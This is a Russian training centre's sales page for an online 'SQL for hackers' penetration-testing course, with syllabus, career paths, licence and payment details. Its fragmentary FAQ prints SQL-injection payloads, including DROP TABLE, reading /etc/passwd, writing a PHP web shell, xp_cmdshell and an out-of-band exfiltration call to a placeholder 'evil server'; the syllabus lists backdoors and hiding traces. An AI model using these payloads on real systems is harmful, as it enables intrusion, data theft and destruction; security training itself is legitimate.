
от 575 руб/мес

- ✓ Можно ознакомиться с учебным планом до платежа
- ✓ Заключаем договор
- ✓ Доступ к материалам на платформе остается навсегда
- ✓ Бесплатная доставка документов
- ✓ Рассрочка 0% и Яндекс Сплит
от 575 руб/мес
Курс SQL для хакера
Цель курса
Сформировать у слушателей практические навыки использования языка структурированных запросов для выявления уязвимостей в базах данных, анализа информационной безопасности веб-приложений и проведения тестирования на проникновение. Программа направлена на углубленное понимание SQL-инъекций и методов защиты от них.
Кому подходит курс
Дистанционное обучение по программе «SQL для хакера» рекомендуется для:
- Специалистов по информационной безопасности, желающих освоить вектор атак через базы данных.
- Администраторов баз данных, стремящихся повысить уровень защищенности своих систем.
- Веб-разработчиков, которые хотят предотвратить SQL-инъекции на этапе написания кода.
- Студентов и выпускников IT-специальностей (ОКСО: 09.02.07, 09.03.04), планирующих карьеру в области кибербезопасности.
Основные задачи программы обучения
Обучение на курсе «SQL для хакера» решает следующие задачи:
- Изучить синтаксис и расширенные возможности SQL для эксплуатации уязвимостей.
- Освоить методики поиска и обнаружения SQL-инъекций в веб-приложениях.
- Научиться обходить стандартные механизмы фильтрации и аутентификации.
- Отработать практические навыки извлечения данных из различных СУБД (MySQL, PostgreSQL, MSSQL).
- Разобрать принципы защиты баз данных и автоматизации фиксации ошибок безопасности.
Успешное обучение завершается выдачей документа установленного образца о повышении квалификации с присвоением навыков, соответствующих требованиям профессионального стандарта «Специалист по защите информации в автоматизированных системах» (ЕТКС, код 06.036).
Знания и навыки, полученные на курсе "SQL для хакера"
Данный курс ориентирован на практическое применение SQL для проведения тестирования на проникновение (пентеста) и аудита безопасности веб-приложений. Основной фокус сделан на эксплуатации и защите от SQL-инъекций (SQLi).
Теоретические знания
- Глубокое понимание SQL — изучение синтаксиса SQL (SELECT, INSERT, UPDATE, DELETE), JOIN, UNION, подзапросов и операторов для манипуляции данными.
- Типы SQL-инъекций — различие между классическими (in-band), слепыми (blind) и out-of-band инъекциями.
- Архитектура веб-приложений — понимание того, как запросы передаются от клиента к серверу и как формируется SQL-запрос в коде.
- Базы данных и их различия — особенности работы с MySQL, PostgreSQL, MSSQL, Oracle и SQLite, включая специфические функции и системные таблицы.
- Методы обхода фильтров — обход WAF (Web Application Firewall), кодирование символов, использование комментариев и табуляции.
- Этика и законодательство — понимание правовых аспектов тестирования на проникновение и ответственность за несанкционированный доступ.
Практические навыки
- Выявление уязвимостей — ручное и автоматизированное обнаружение SQL-инъекций через ввод кавычек, time-based и boolean-based тесты.
- Извлечение данных — использование UNION для вывода данных, чтение системных таблиц (information_schema) для получения структуры БД.
- Эскалация привилегий — выполнение команд ОС через xp_cmdshell (MSSQL) или INTO OUTFILE (MySQL) для записи шелл-скриптов.
- Автоматизация атак — работа с инструментами (SQLMap) для создания сложных запросов, но с акцентом на ручную настройку payload-ов.
- Обход защиты — использование HTTP-заголовков (Cookie, User-Agent) для инъекций, применение hex- и base64-кодирования.
- Написание собственных скриптов — создание Python или Bash скриптов для автоматизации слепых инъекций (time-based blind SQLi).
Итоговый профиль слушателя
После прохождения курса слушатель сможет профессионально проводить аудит безопасности баз данных, находить и эксплуатировать SQL-уязвимости, а также разрабатывать защитные механизмы (параметризованные запросы, stored procedures). Курс формирует мышление белого хакера, готового к реальным задачам в области кибербезопасности.
Возможные места работы после курса "SQL для хакера"
Пройдя курс "SQL для хакера", вы получите навыки работы с базами данных, понимание уязвимостей SQL-инъекций и методов их эксплуатации, а также основ информационной безопасности. Эти компетенции востребованы в различных сферах. Ниже приведен перечень потенциальных мест работы с учетом вашего профиля обучения (на базе СПО или ВО, дистанционный формат).
Основные направления трудоустройства
- Специалист по информационной безопасности (пентестер, этичный хакер)
- Работа в компаниях, предоставляющих услуги по тестированию на проникновение (Bug Bounty, Red Team).
- Поиск и эксплуатация SQL-уязвимостей в веб-приложениях, базах данных клиентов.
- Составление отчетов и рекомендаций по защите данных.
- Аналитик безопасности (Security Analyst)
- Мониторинг и анализ инцидентов, связанных с атаками на базы данных.
- Разработка политик безопасности для СУБД (систем управления базами данных).
- Проверка журналов (логов) SQL-серверов на подозрительную активность.
- Администратор баз данных с уклоном в безопасность (DBA Security)
- Настройка прав доступа, шифрования данных, защита от SQL-инъекций.
- Аудит безопасности существующих баз данных.
- Внедрение обновлений и патчей для закрытия уязвимостей.
- Разработчик безопасного кода (Secure Code Developer)
- Создание и тестирование скриптов SQL с учетом методов защиты от инъекций.
- Рефакторинг существующего кода для повышения устойчивости к атакам.
- Работа в командах DevSecOps (интеграция безопасности в процесс разработки).
Дополнительные варианты для выпускников с базой СПО или ВО
- Лаборатории кибербезопасности (исследовательские центры, CERT) — анализ вредоносного ПО, использующего SQL-уязвимости.
- Государственные структуры и силовые ведомства (МВД, ФСБ) — работа в отделах по борьбе с киберпреступностью (требуется проверка на допуск).
- Freelance и Bug Bounty программы — самостоятельный поиск уязвимостей на платформах (HackerOne, Bugcrowd), выполнение заказов на аудит SQL-запросов.
- Компании, развивающие образовательные курсы — позиция ментора или разработчика заданий по SQL и безопасности баз данных.
Важно: навыки, полученные на курсе, должны применяться только в рамках законной деятельности (с согласия владельца системы). В профессиях, требующих работы с критической инфраструктурой, может потребоваться дополнительное обучение по стандартам безопасности (например, ФСТЭК России).
Поможем пройти обучение под любой запрос


Выдаем официальные документы
По итогам успешного обучения и итоговой аттестации мы выдаём документы установленного образца. Конкретный тип документа зависит от выбранной вами программы обучения:
- ✓ Диплом о профессиональной переподготовке — даёт право на ведение нового вида деятельности
- ✓ Удостоверение о повышении квалификации — подтверждает актуализацию знаний и навыков
- ✓ Удостоверение рабочего — для рабочих специальностей
- ✓ Свидетельство о профессии — для квалифицированных рабочих и служащих
Все документы вносятся в государственный реестр ФРДО и имеют полную юридическую силу
Учебный центр «Эксперт Групп» гарантирует легитимность выдаваемых документов и соответствие всем требованиям законодательства Российской Федерации.
Скидка 2000р при оплате в день заказа!
Успевайте оплатить курс в день заказа и получите специальную цену! Экономьте средства и стартуйте в обучении без промедления.
Оплачивайте с выгодой, проходите обучение сразу!
Вы получите:
- ✓ Полный пакет документов
- ✓ Доступ к онлайн-платформе
- ✓ Методические материалы
- ✓ Внесение данных в государственный реестр ФРДО
перезвоним и расскажем подробнее про курс и поступление
Учебный план
Программа курса 36 часов: «Базовые техники SQL-инъекций»
- Основы SQL для пентеста (4 часа)
- Обнаружение SQL-инъекций (6 часов)
- Классические техники внедрения (10 часов)
- Обход фильтров и WAF (8 часов)
- Автоматизация с SQLMap (4 часа)
- Фиксация и отчетность (4 часа)
Программа курса 72 часа: «Продвинутые SQL-инъекции и эксплуатация»
- Повторение основ SQL и безопасности (4 часа)
- Слепые SQL-инъекции (12 часов)
- Time-based и error-based техники (10 часов)
- Эксплуатация на уровне БД (8 часов)
- Out-of-band (OOB) инъекции (8 часов)
- Манипуляция базами данных (6 часов)
- Взаимодействие с операционной системой через SQL (6 часов)
- Написание эксплойтов и скриптов (10 часов)
- Анализ логов и метасплоит (4 часа)
- Итоговое тестирование (4 часа)
Программа курса 144 часа: «Мастер SQL-инъекций: полный цикл атаки и защиты»
Модуль 1. Основы и среда (12 часов)
- Введение в уязвимости веб-приложений (2 часа)
- Архитектура SQL и типы СУБД (4 часа)
- Настройка лабораторной среды (6 часов)
Модуль 2. Теория SQL-инъекций (16 часов)
- Принцип внедрения кода (4 часа)
- Типы инъекций: встроенные, слепые, вложенные (6 часов)
- Различие между MySQL, PostgreSQL, MSSQL, Oracle (6 часов)
Модуль 3. Ручное тестирование (24 часа)
- Поиск точек ввода (4 часа)
- Техника UNION (6 часов)
- Error-based инъекции (6 часов)
- Boolean-based слепые инъекции (4 часа)
- Time-based слепые инъекции (4 часа)
Модуль 4. Продвинутые техники (24 часа)
- Second-order SQL-инъекции (4 часа)
- Out-of-band (DNS/HTTP) каналы (6 часов)
- Инъекции в хранимые процедуры (4 часа)
- Манипуляция файлами и чтение данных (4 часа)
- Обход кавычек и экранирований (6 часов)
Модуль 5. Автоматизация и инструменты (16 часов)
- Глубокое изучение SQLMap (8 часов)
- Написание собственных скриптов на Python (6 часов)
- Использование Burp Suite и перехват трафика (2 часа)
Модуль 6. Обход защиты (18 часов)
- Обход WAF (Web Application Firewall) (6 часов)
- Кодирование и обфускация полезной нагрузки (6 часов)
- Байпасинг логики фильтрации (6 часов)
Модуль 7. Эксплуатация и пост-эксплуатация (20 часов)
- Получение данных и векторы извлечения (6 часов)
- Повышение привилегий через БД (6 часов)
- Выполнение команд ОС и установка бекдоров (4 часа)
- Методика сокрытия следов (4 часа)
Модуль 8. Защита и аудит (10 часов)
- Методы противодействия SQL-инъекциям (4 часа)
- Ручной и автоматический аудит кода (4 часа)
- Написание отчета пентестера (2 часа)
Модуль 9. Итоговая аттестация (4 часа)
- Защита итогового кейса (2 часа)
- Тестирование в реальном времени (2 часа)
Какие документы нужны для записи


Как записаться на курс

✔ по телефону 8-800-707-2623
✔ через форму на сайте profi-alyans.ru или по электронной почте info@profi-alyans.ru


Учитесь на удобной онлайн платформе
Вы можете ознакомиться с работой платформы profi-alyans.ru до начала занятий. Дистанционный формат позволяет осваивать профессию без посещения офиса.
Особенности обучения:
- ✓ Преподаватели дают обратную связь, проверяют задания и помогают с трудными темами.
- ✓Доступ к материалам открыт из любой точки, занятия проходят в индивидуальном темпе.
- ✓Кураторы сопровождают слушателей на всех этапах — от старта до получения итоговых документов.
Попробовать вводный урок по ссылке
Отзывы о нас
Поможем выбрать курс
Мы понимаем, как важно выбрать правильное направление обучения. Наши методисты с удовольствием проконсультируют вас, расскажут о каждой программе и помогут принять верное решение.
Напишите нам — и мы обязательно поможем!
Мы на связи в мессенджерах, по телефону и электронной почте. Учебный центр «Эксперт Групп» — всегда рядом.
перезвоним и расскажем подробнее про курс и поступление
Цена обучения в Санкт-Петербурге

Наши лицензии, гарантии и выдаваемые документы

Государственная лицензия Министерства Образования
Учебный центр «Эксперт Групп» ведёт образовательную деятельность на законных основаниях. Вся наша работа строится на основе действующей лицензии, выданной уполномоченным государственным органом.
Регистрационный номер: № Л035-01271-78/00621339 от 14.10.2022
Наименование органа, выдавшего лицензию: Комитет по образованию
Будьте внимательны! Оказывать услуги ДПО вправе только центры, обладающие лицензией. Рекомендуем перед записью на обучение сверять данные лицензии на сайте Минобрнауки.
Проверить лицензию

Юридические гарантии обучения
С каждым слушателем мы заключаем официальный договор. Это документ, который фиксирует все условия сотрудничества и защищает ваши интересы с самого первого дня.
- ✓ В договоре указаны полные реквизиты центра и данные образовательной лицензии
- ✓ Прописаны название программы, итоговая квалификация и общая продолжительность курса в часах
- ✓ Закреплён перечень документов, которые вы получите после окончания обучения
- ✓ Расписаны обязательства центра и ваши права как слушателя
- ✓ Оговорены условия возврата средств, если обучение по каким-то причинам не состоится
Договор — это не формальность, а ваша уверенность в том, что условия обучения не изменятся в одностороннем порядке

Что вы получите по окончании обучения
Главный результат обучения — это пакет официальных документов, подтверждающих вашу квалификацию. Вот что важно о них знать:
- Они признаются в любом регионе страны, независимо от того, работаете вы в частной компании или государственном учреждении
- Учебный центр располагает действующей лицензией, дающей право вести образовательную деятельность
- Подлинность документов подтверждается их регистрацией в государственном реестре ФРДО
- Документы выдаем в день окончания обучения
- Слушателям выдаются удостоверения для программ повышения квалификации и дипломы для курсов профессиональной переподготовки
Безопасные варианты оплаты


Поможем выбрать курс
Мы понимаем, как важно выбрать правильное направление обучения. Наши методисты с удовольствием проконсультируют вас, расскажут о каждой программе и помогут принять верное решение.
Напишите нам — и мы обязательно поможем!
Мы на связи в мессенджерах, по телефону и электронной почте. Учебный центр «Эксперт Групп» — всегда рядом.
перезвоним и расскажем подробнее про курс и поступление
Скидки и акции


Корпоративное обучение
Учебный центр «Эксперт Групп» предлагает программы корпоративного обучения, разработанные с учётом отраслевой специфики и реальных задач вашего бизнеса.
Мы помогаем организациям повышать профессиональный уровень сотрудников, готовить специалистов под внутренние стандарты компании и обеспечивать соответствие действующим нормативным требованиям.
Обучение проходит в удобном дистанционном формате, что позволяет сотрудникам учиться без отрыва от рабочих обязанностей.
Наши клиенты


Вопрос-ответ
SELECT table_name FROM information_schema.tables WHERE table_schema='имя_базы'. Если инъекция слепая, данные извлекаются посимвольно через LIKE или подстроки. sqlmap делает это автоматически. '; DROP TABLE users; --), но не срабатывают сразу, так как на этапе вставки применяется экранирование. Однако позже, когда эти данные извлекаются и используются в другом запросе без экранирования (например, в логике «показать профиль»), инъекция активируется. Это сложный для обнаружения вектор. SELECT LOAD_FILE('/etc/passwd') и записать данные SELECT '' INTO OUTFILE '/var/www/shell.php'. В MSSQL через xp_cmdshell выполнить любую команду ОС. В PostgreSQL через COPY или pg_read_file (требует суперпользователя). '), кавычку ("), закрывающую скобку ()) и логические операторы (AND 1=1 / AND 1=2). Если при AND 1=1 страница грузится, а при AND 1=2 — нет, значит, есть слепая инъекция. Также используют символы комментария (-- или #) для проверки синтаксиса. Ускорение дают инструменты вроде sqlmap. UTL_HTTP.request('http://злой-сервер/'||данные). В MSSQL — xp_dirtree или master..xp_cmdshell (для сетевых запросов). Это полезно, когда данные нельзя вывести напрямую (при слепых инъекциях без временных задержек). Оставьте заявку
Отделения банков для оплаты по счету в Санкт-Петербурге
Оплатите счет в одном из этих отделений банков или в других отделениях.


